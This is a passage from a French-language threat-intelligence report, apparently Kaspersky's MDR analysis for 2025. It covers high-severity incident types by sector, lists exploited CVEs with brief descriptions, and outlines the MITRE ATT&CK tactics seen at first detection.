Étant donné que le MDR recueille certaines données d'inventaire à partir des terminaux, les informations concernant les applications et les composants du système d'exploitation vulnérables présents sur ces terminaux sont disponibles. Si une vulnérabilité critique est détectée, l'incident de gravité élevée est signalé avec la classification supplémentaire **Vulnérabilité**.

Lorsqu'une activité liée à un programme malveillant est observée sans intervention humaine active, mais que l'impact potentiel ou réel de cette attaque est de gravité élevée (comme dans le cas d'une propagation de ransomware, par exemple), l'incident est classé dans la catégorie **Programmes malveillants**.

Un incident d'**ingénierie sociale** est classé comme étant de gravité élevée s'il a abouti, s'il a permis le développement d'une attaque ultérieure et s'il n'a pas été automatiquement corrigé. Cela signifie généralement qu'un utilisateur a cliqué sur un lien malveillant, ouvert une pièce jointe ou effectué une action similaire. Les recommandations formulées ici prévoient généralement l'organisation de sessions de sensibilisation à la sécurité à l'intention des utilisateurs.

Si une activité humaine suspecte est observée, mais que sa légitimité est confirmée par le client MDR, l'incident est classé dans la catégorie **Red teaming**. Il peut s'agir de n'importe quel type d'évaluation de sécurité ou d'exercice de cybersécurité. Cette activité peut également être considérée comme un faux positif lié à l'infrastructure, car elle n'est pas de nature malveillante. Dans la plupart des cas, cependant, les clients spécifient que le MDR doit signaler ce type d'activité comme un incident.

Si le client confirme directement que l'activité suspecte signalée provenait d'une personne malveillante en interne, l'incident est classé dans la catégorie **Menace interne**.

Un incident est classé dans la catégorie **Violation des stratégies** lorsqu'un compte légitime se livre à une activité suspecte, comme l'exfiltration de données, sans qu'il y ait de signes indiquant que ce compte a été compromis.



Examinons maintenant la répartition du nombre de victimes selon des types d'incidents particuliers.

Principales causes des incidents de gravité élevée

Figure 10 Fréquence des différents types d'incidents de gravité élevée





Figure 11 Pourcentage d'organisations dans lesquelles des incidents de gravité élevée ont été observés, par type



En 2025, les statistiques de Kaspersky MDR révèlent que les attaques menées par des acteurs humains, notamment les activités APT malveillantes et les exercices de Red Teaming approuvés par les clients, ont été la principale cause des incidents de gravité élevée, représentant au total près de 47 % de l'ensemble de ces cas. Cette prédominance reflète une évolution stratégique du paysage des menaces : les cybercriminels privilégient de plus en plus les opérations manuelles à l'aide d'un clavier plutôt que les programmes malveillants automatisés pour atteindre des objectifs particuliers à fort impact. Par ailleurs, la part importante d'exercices classés comme présentant un niveau de gravité élevé montre que les organisations testent rigoureusement leurs défenses face à des scénarios d'intrusion réalistes.

L'ingénierie sociale arrive en troisième position parmi les causes les plus fréquentes, étant à l'origine de plus de 15 % des incidents de gravité élevée. Sa persistance met en évidence une vulnérabilité fondamentale : les contrôles techniques ne suffisent pas à eux seuls à compenser pleinement le facteur humain, ce qui fait du phishing et du pretexting des vecteurs d'accès initiaux fiables pour les pirates informatiques.

Il convient de noter que les attaques de programmes malveillants ne nécessitant aucune intervention humaine active n'ont représenté que 11 % des incidents, ce qui semble indiquer une amélioration de la prévention au niveau des terminaux. **Toutefois, les violations graves des stratégies de sécurité (plus de 13 %) indiquent que les erreurs de configuration et les actions non autorisées continuent de présenter un risque important**. Le faible pourcentage de détection des vulnérabilités (moins de 5 %) s'explique par le fait que le MDR se concentre sur les menaces actives plutôt que sur l'analyse proactive, tandis que la quasi-absence de menaces internes avérées (moins de 1 %) confirme leur rareté par rapport aux activités humaines externes.


En 2025, aucune des attaques par déni de service détectées n'a été classée comme incident de gravité élevée.



Incidents de gravité élevée par secteur

Examinons maintenant la répartition des incidents de gravité élevée par type dans différentes industries, comme montré dans le graphique ci-dessous.

Figure 12 Nombre d'incidents de gravité élevée par type et secteur



En 2025, les schémas de menaces propres à chaque industrie reflétaient la diversité des surfaces d'attaque et des postures de sécurité. Les secteurs des technologies de l'information et du gouvernement ont subi les taux les plus élevés d'attaques ciblées d'origine humaine (41,0 % et 33,3 % respectivement), les adversaires privilégiant la propriété intellectuelle, les renseignements géopolitiques et les capacités d'exploitation future de la chaîne d'approvisionnement et des relations de confiance. À l'inverse, le secteur des médias de masse n'a fait l'objet d'aucune attaque de ce type, mais s'est classé en tête en matière d'ingénierie sociale (33,3 %), **ce qui laisse supposer que les pirates informatiques considèrent les employés des médias comme des vecteurs d'accès initiaux pour le développement d'attaques futures**.

Le red teaming s'est imposé dans les secteurs réglementés : Télécommunications (50 %), santé (46,2 %) et finance (36,1 %), où les exigences réglementaires dictent la validation de la sécurité. Le faible taux d'attaques réelles (11,5 %) dans le secteur financier témoigne d'une dissuasion défensive, tandis que le nombre minime de traces APT (1,6 %) indique une recherche efficace des menaces.

La prévalence des programmes malveillants a atteint son niveau le plus élevé dans les secteurs du développement (37,5 %), de la santé (23,1 %) et de l'éducation (22,2 %), où la disponibilité et la rapidité priment sur les contrôles de sécurité. Les incidents de vulnérabilité critiques dans le secteur de l'éducation (29,6 %) reflètent le manque de ressources et la diversité des infrastructures informatiques.


Les menaces internes, bien que rares, se sont concentrées dans les secteurs du développement (6,3 %) et de la vente au détail (4,8 %), où les employés accèdent à des systèmes confidentiels à des fins financières.



Le nombre d'organisations ayant subi des incidents de gravité élevée, par secteur d'activité

Ce graphique montre le pourcentage de clients MDR dans chaque industrie ayant été confrontée à des incidents de gravité élevée pour chaque type.

Figure 13 Nombre de clients MDR ayant connu des incidents de gravité élevée par secteur d'activité



En 2025, les profils d'exposition spécifiques à chaque secteur reflètent les réalités opérationnelles sous-jacentes. Les secteurs des télécommunications, public et informatique ont enregistré les taux les plus élevés d'attaques menées par des acteurs humains (respectivement 66,7 %, 65 % et 59,1 %), en raison de leur valeur stratégique en tant qu'infrastructures et centres de données essentiels. Les attaques visant les secteurs informatique et des télécommunications confirment l'exploitation grandissante des relations de confiance et des chaînes d'approvisionnement.

Les programmes malveillants se sont concentrés dans les secteurs de l'éducation (57,1 %), du développement (55,6 %) et de la santé (42,9 %), c'est-à-dire des secteurs où les systèmes hérités, les appareils non gérés ou les cycles de développement rapides créent des vulnérabilités persistantes dont les attaques automatisées tirent parti.

L'ingénierie sociale a touché 45 % des organismes publics, suivis par le secteur de l'éducation (42,9 %) et celui de la finance (30,8 %). Les fonctionnaires sont confrontés à des campagnes sophistiquées de vol d'identifiants, tandis que la culture d'ouverture du secteur de l'éducation et les transactions de grande valeur du secteur de la finance favorisent le pretexting.

L'adoption du Red teaming a atteint son niveau le plus élevé dans les secteurs des télécommunications (66,7 %), de l'agroalimentaire (62,5 %) et de la finance (50 %), où les industries réglementées vérifient de manière proactive l'efficacité de leurs défenses par le biais de simulations autorisées. Les secteurs les plus matures, à savoir les télécommunications et la finance, évaluent correctement les risques et s'efforcent de se préparer de manière proactive pour repousser les attaques ciblées menées par des acteurs humains.



Les incidents liés à des vulnérabilités critiques ont touché le plus durement les secteurs public (25 %), de l'éducation (14,3 %) et de l'agroalimentaire (12,5 %), c'est-à-dire des secteurs où les contraintes budgétaires ou la dépendance vis-à-vis des technologies opérationnelles retardent l'application des correctifs, laissant ainsi les systèmes exposés plus longtemps que dans les industries disposant de ressources plus importantes.

Les vulnérabilités les plus courantes

Le graphique ci-dessous présente la part des vulnérabilités exploitées en 2025, regroupées selon l'année de leur première divulgation[7].

Figure 14 Vulnérabilités des années précédentes exploitées en 2025



Comme l'année précédente, les vulnérabilités les plus fréquentes recensées dans notre ensemble de données pour 2025 étaient liées aux produits Microsoft (Windows, Exchange, Active Directory, SharePoint), comme CVE-2021-1732, CVE-2021-41379, CVE-2021-42287, CVE-2021-26855, CVE-2021-26857, CVE-2021-26858, CVE-2021-27065, CVE-2023-24955, CVE-2023-29357 et CVE-2024-38094.

Nous avons également constaté une augmentation du nombre de vulnérabilités visant les logiciels Oracle et Fortinet, comme la suite Oracle E-Business et FortiOS de Fortinet. Des vulnérabilités visant SAP NetWeaver ont également été découvertes. Ce qui a retenu notre attention, c'est que **la plupart des CVE disposent de PoC simples accessibles sur des plateformes publiques et ne nécessitent pas de conditions complexes pour être exécutées**.



50 % des vulnérabilités identifiées dans le cadre de nos missions de réponse aux incidents conduisent à une exécution de code à distance (RCE), parfois sans authentification, ce qui augmente considérablement le risque global. Une autre tendance concerne l'augmentation des privilèges au niveau local et au niveau du domaine, en particulier via des vulnérabilités dans le logiciel Windows Installer et dans le cadre PolicyKit de Linux.

Parmi les types de vulnérabilités courants figurent la désérialisation non sécurisée (CWE-502), l'authentification/l'autorisation incorrecte (CWE-287/288), la traversée de chemin d'accès (CWE-22), le chargement de fichiers sans restriction (CWE-434) et la falsification de requêtes côté serveur (CWE-918), qui peuvent tous conduire directement à la prise de contrôle du système. Il s'agit là de failles qui auraient pu être atténuées grâce à des pratiques de codage sécurisées (comme l'analyse statique du code et l'analyse dynamique automatisée), ce qui montre que les développeurs devraient accorder davantage d'attention à la sécurité à toutes les étapes du cycle de vie du développement, en adoptant des approches de sécurité et de protection de la vie privée dès la conception. En outre, les clients doivent veiller à effectuer des mises à jour régulières et à appliquer les correctifs de sécurité.

7 Les données relatives à l'exploitation des vulnérabilités présentées dans cette section sont tirées des statistiques des services de RI.

Liste complète des CVE utilisés

Oracle WebLogic Server

CVE-2019-2725 | CVSS 9.8 CRITIQUE | CWE-74

Exécution de code à distance (RCE)

Vulnérabilité facilement exploitable dans un module d'Oracle WebLogic Server qui permet à un utilisateur non authentifié d'exécuter du code à distance.

Windows Win32k

CVE-2021-1732 | CVSS 7.8 ÉLEVÉ | CWE-787

Augmentation des privilèges

Vulnérabilité dans Win32k qui permet à un pirate informatique d'augmenter ses privilèges depuis un compte utilisateur standard vers NT AUTHORITY\SYSTEM.

PolicyKit

CVE-2021-4034 | CVSS 7.8 ÉLEVÉ | CWE-125 et CWE-787

Augmentation des privilèges

Augmentation des privilèges au niveau local dans la bibliothèque d'autorisation PolicyKit, utilisée pour permettre à des processus sans privilèges de communiquer avec des processus privilégiés. Une attaque réussie peut permettre à des utilisateurs sans privilèges d'obtenir des privilèges d'administrateur sur la machine cible.

Windows Installer

CVE-2021-41379 | CVSS 7.8 ÉLEVÉ | CWE-59

Augmentation des privilèges

Exploite des failles dans le service Windows Installer pour permettre l'exécution locale de code arbitraire avec les privilèges SYSTEM.

Services de domaine Active Directory

CVE-2021-42287 | CVSS 8.8 ÉLEVÉ

Augmentation des privilèges

Un contrôleur de domaine (DC) vulnérable touché par cette vulnérabilité renverra un ticket d'octroi de ticket (TGT) sans certificat d'attribution de privilège (PAC).

Microsoft Exchange Server

CVE-2021-26855 | CVSS 9.8 CRITIQUE | CWE-918

Exécution de code à distance (RCE)

Permet à un pirate informatique de contourner l'authentification et de se faire passer pour l'utilisateur administrateur. Un pirate informatique non authentifié peut exécuter des commandes arbitraires sur MS Exchange Server.

Microsoft Exchange Server

CVE-2021-26857 | CVSS 7.8 ÉLEVÉ | CWE-502

Exécution de code à distance (RCE)

Vulnérabilité liée à une désérialisation non sécurisée dans le service de messagerie unifiée qui permet à un pirate informatique d'exécuter du code avec les privilèges SYSTEM sur le serveur Exchange.

Microsoft Exchange Server

CVE-2021-26858 | CVSS 7.8 ÉLEVÉ

Exécution de code à distance (RCE)

Vulnérabilité permettant l'écriture arbitraire de fichiers après l'authentification dans MS Exchange. Si cette vulnérabilité est correctement exploitée, un pirate informatique peut écrire un fichier dans n'importe quel chemin d'accès du serveur.

Microsoft Exchange Server

CVE-2021-27065 | CVSS 7.8 ÉLEVÉ | CWE-22

Exécution de code à distance (RCE)

Un pirate informatique distant peut exploiter cette vulnérabilité pour divulguer des données ou exécuter du code arbitraire dans le contexte de l'application via une requête HTTP spécialement conçue.

Bitrix Site Manager

CVE-2022-27228 | CVSS 9.8 CRITIQUE | CWE-20

Exécution de code à distance (RCE)

Vulnérabilité dans le module « Sondages, votes » de Bitrix Site Manager qui permet à un pirate informatique distant non authentifié d'exécuter du code arbitraire.

Dispositif de sécurité adaptative Cisco

CVE-2023-20269 | CVSS 9.1 CRITIQUE | CWE-863 et CWE-288

Accès non autorisé

Vulnérabilité dans la fonctionnalité VPN du dispositif de sécurité adaptative Cisco (ASA) et de la défense contre les menaces Firepower (FTD) qui permet à un pirate informatique distant non authentifié d'établir une session VPN SSL sans client avec un utilisateur non autorisé.

Microsoft SharePoint Server

CVE-2023-24955 | CVSS 7.2 ÉLEVÉ | CWE-94

Exécution de code à distance (RCE)

Permet à un propriétaire de site authentifié d'exécuter du code sur le serveur SharePoint concerné.

Microsoft SharePoint Server

CVE-2023-29357 | CVSS 9.8 CRITIQUE | CWE-303

Augmentation des privilèges

Permet à un pirate informatique d'exécuter du code arbitraire dans le contexte du pool d'applications SharePoint et du compte de la ferme de serveurs SharePoint. Souvent utilisée conjointement avec la vulnérabilité CVE-2023-24955.

J-Web du système d'exploitation Junos de Juniper Networks

CVE-2023-36845 | CVSS 9.8 CRITIQUE | CWE-473

Exécution de code à distance (RCE)

Vulnérabilité liée à la manipulation des variables d'environnement PHP qui permet une RCE sur les équipements concernés.

Microsoft SharePoint

CVE-2024-38094 | CVSS 7.2 ÉLEVÉ | CWE-502

Exécution de code à distance (RCE)

Vulnérabilité de désérialisation dans SharePoint qui permet à un pirate informatique d'exécuter du code arbitraire sur le serveur SharePoint concerné.

Fortinet FortiOS

CVE-2024-55591 | CVSS 9.8 CRITIQUE | CWE-288

Contournement de l'authentification

Permet à un pirate informatique distant d'obtenir des privilèges de superadministrateur via des demandes spécialement conçues adressées au module webSocket Node.js.

Serveur de messagerie CommuniGate Pro

BDU:2025-01331 | Non définie | CWE-121

Absence de mesures visant à neutraliser certains éléments spécifiques, permettant à un intrus agissant à distance d'exécuter du code arbitraire.

Serveur TrueConf

BDU:2025-10116 | Non définie | CWE-78

Exécution de code à distance (RCE)

Contrôle d'accès insuffisant qui permet à un pirate informatique d'envoyer des demandes à certains terminaux administratifs sans vérification des autorisations.

Fortinet FortiOS

CVE-2025-24472 | CVSS 8.1 ÉLEVÉ | CWE-288

Contournement de l'authentification

Permet à un pirate informatique distant non authentifié connaissant à l'avance les numéros de série des appareils en amont et en aval d'obtenir des privilèges de superadministrateur sur l'appareil en aval sous certaines conditions.

SAP NetWeaver

CVE-2025-31324 | CVSS 9.8 CRITIQUE | CWE-434

Chargement de fichiers sans restriction

SAP NetWeaver Visual Composer Metadata Uploader n'est pas protégé par une autorisation adéquate, ce qui permet à un agent non authentifié de charger des fichiers binaires exécutables potentiellement malveillants.

SAP NetWeaver

CVE-2025-42999 | CVSS 9.1 CRITIQUE | CWE-502

Exécution de code à distance (RCE)

Les versions concernées de NetWeaver ne gèrent pas la désérialisation de données non fiables de manière sécurisée, ce qui peut permettre à un utilisateur privilégié d'exécuter un code à distance.

Suite Oracle E-Business

CVE-2025-61882 | CVSS 9.8 CRITIQUE | CWE-287

Exécution de code à distance (RCE)

Vulnérabilité dans le module de traitement simultané de la suite Oracle E-Business. Si cette vulnérabilité est exploitée, elle permet à un pirate informatique non authentifié de prendre le contrôle du service.

Suite Oracle E-Business

CVE-2025-61884 | CVSS 7.5 ÉLEVÉ | CWE-22

Falsification de requêtes côté serveur (SSRF)

Vulnérabilité SSRF qui peut être exploitée par un cybercriminel distant non authentifié. Des attaques réussies peuvent entraîner un accès non autorisé à des données critiques ou un accès complet à toutes les données accessibles via Oracle Configurator.

ThrottleStop.sys

CVE-2025-7771 | CVSS 8.7 ÉLEVÉ | CWE-782

Élévation locale des privilèges

Le fichier ThrottleStop.sys expose deux interfaces IOCTL qui permettent un accès en lecture et en écriture arbitraire à la mémoire physique. Cette faille de sécurité peut être exploitée par une application malveillante fonctionnant en mode utilisateur pour corriger le noyau Windows en cours d'exécution et appeler des fonctions du noyau de manière arbitraire avec des privilèges de niveau 0.




Chapitre V

Tactiques adverses

Tactiques adverses

Le MDR permet de détecter les incidents à différents stades d'une attaque. Bien que la plupart des incidents passent par tous les stades d'une attaque (selon les tactiques MITRE ATT&CK), le diagramme ci-dessous met en évidence les premières tactiques associées aux alertes pour chaque incident.

Figure 15 Tactiques adverses



Tactiques adverses utilisées par Kaspersky pour détecter les incidents

TA0043 : Reconnaissance

Les incidents détectés à ce stade résultent principalement de différents types d'analyses. La gravité de ces incidents dépend des objectifs de l'analyse. Les incidents classés comme étant de gravité élevée sont généralement associés à des opérations de phishing ciblé réussies, qui conduisent au développement d'autres attaques ou à des campagnes APT connues.

TA0042 : Développement de ressources

Les incidents associés à cette tactique sont principalement liés à la détection de logiciels malveillants ou indésirables ne présentant aucun signe d'exécution. La gravité de ces incidents est déterminée par la classification des outils détectés.

TA0001 : Accès initial

La grande majorité des incidents détectés à ce stade impliquent des emails de phishing contenant divers types d'objets malveillants classés comme étant de gravité moyenne. Les incidents comprennent les attaques d'ingénierie sociale réussies, les compromissions de services à distance conduisant au développement d'autres attaques, et les activités associées à des attaques ciblées connues.

Les incidents de faible gravité sont généralement des tentatives de phishing sur lesquelles les utilisateurs ont cliqué et qui ont donc été signalées, mais qui n'ont pas eu d'impact en raison d'une remédiation automatique réussie.

TA0002 : Exécution

Comme le lancement d'outils d'attaque spécialisés génère des traces visibles, c'est à ce stade que nous avons détecté le plus grand nombre d'incidents de gravité élevée. En général, la gravité de l'incident est déterminée par la classification de l'outil exécuté.

TA0003 : Persistance

Les incidents à ce stade comprennent la substitution de fonctionnalités d'accessibilité, des configurations de ressources réseau suspectes ou dangereuse ainsi que des bootkits. Un niveau de gravité élevé est attribué lorsqu'il existe des preuves évidentes de l'implication d'un pirate informatique humain actif. Les incidents de gravité moyenne et faible sont répertoriés en fonction de leur impact potentiel. La plupart des incidents de faible gravité détectés ici impliquent une manipulation de compte, comme l'activation de comptes d'administrateur local ou de comptes invités.

TA0004 : Augmentation des privilèges

Dans la grande majorité des incidents où il s'agissait de la première tactique, celle-ci consistait à ajouter un compte à différents groupes à privilèges, tels que Domain Admins, Enterprise Admins, etc. Il s'agit notamment d'incidents liés à l'utilisation d'outils spécialisés à des fins d'élévation des privilèges, qui ont été détectés sous forme de fichiers séparés ou déjà chargés dans la mémoire système par l'EPP. Il couvre également la détection des pilotes vulnérables, les modifications des configurations UAC ou les tentatives de contournement de l'UAC.

TA0005 : Contournement de la protection

Un pourcentage relativement faible d'incidents est détecté à ce stade, mais la variété des activités détectées est importante. En voici quelques exemples : paramètres de SPN suspects sur un hôte, tâches planifiées présentées comme des modules Windows légitimes, suppression de journaux, altération des vérifications de la signature numérique des pilotes, utilisation de différents LOLBins[8], tentatives de modification de la configuration des terminaux. La proportion de faux positifs est ici la plus faible, car les techniques et les outils détectés sont rarement associés à une activité légitime.

TA0006 : Accès aux identifiants

La grande majorité des incidents liés à cette tactique concerne des tentatives d'accès à la mémoire du processus LSASS, des extractions de ruches de registre sensibles, la détection de différents types de keyloggers, ainsi que des tentatives de brute force ou de password spraying. Comme dans le cas TA0005, les incidents identifiés ici sont rarement des faux positifs, à l'exception de certains types de cyberexercices confirmés.

TA0007 : Détection

Les incidents détectés à ce stade concernent principalement divers types d'analyses du réseau interne, la découverte de la configuration d'Active Directory ou la détection de l'utilisation d'outils spécialisés, Bloodhound[9] en constituant un exemple.

TA0008 : Mouvement latéral

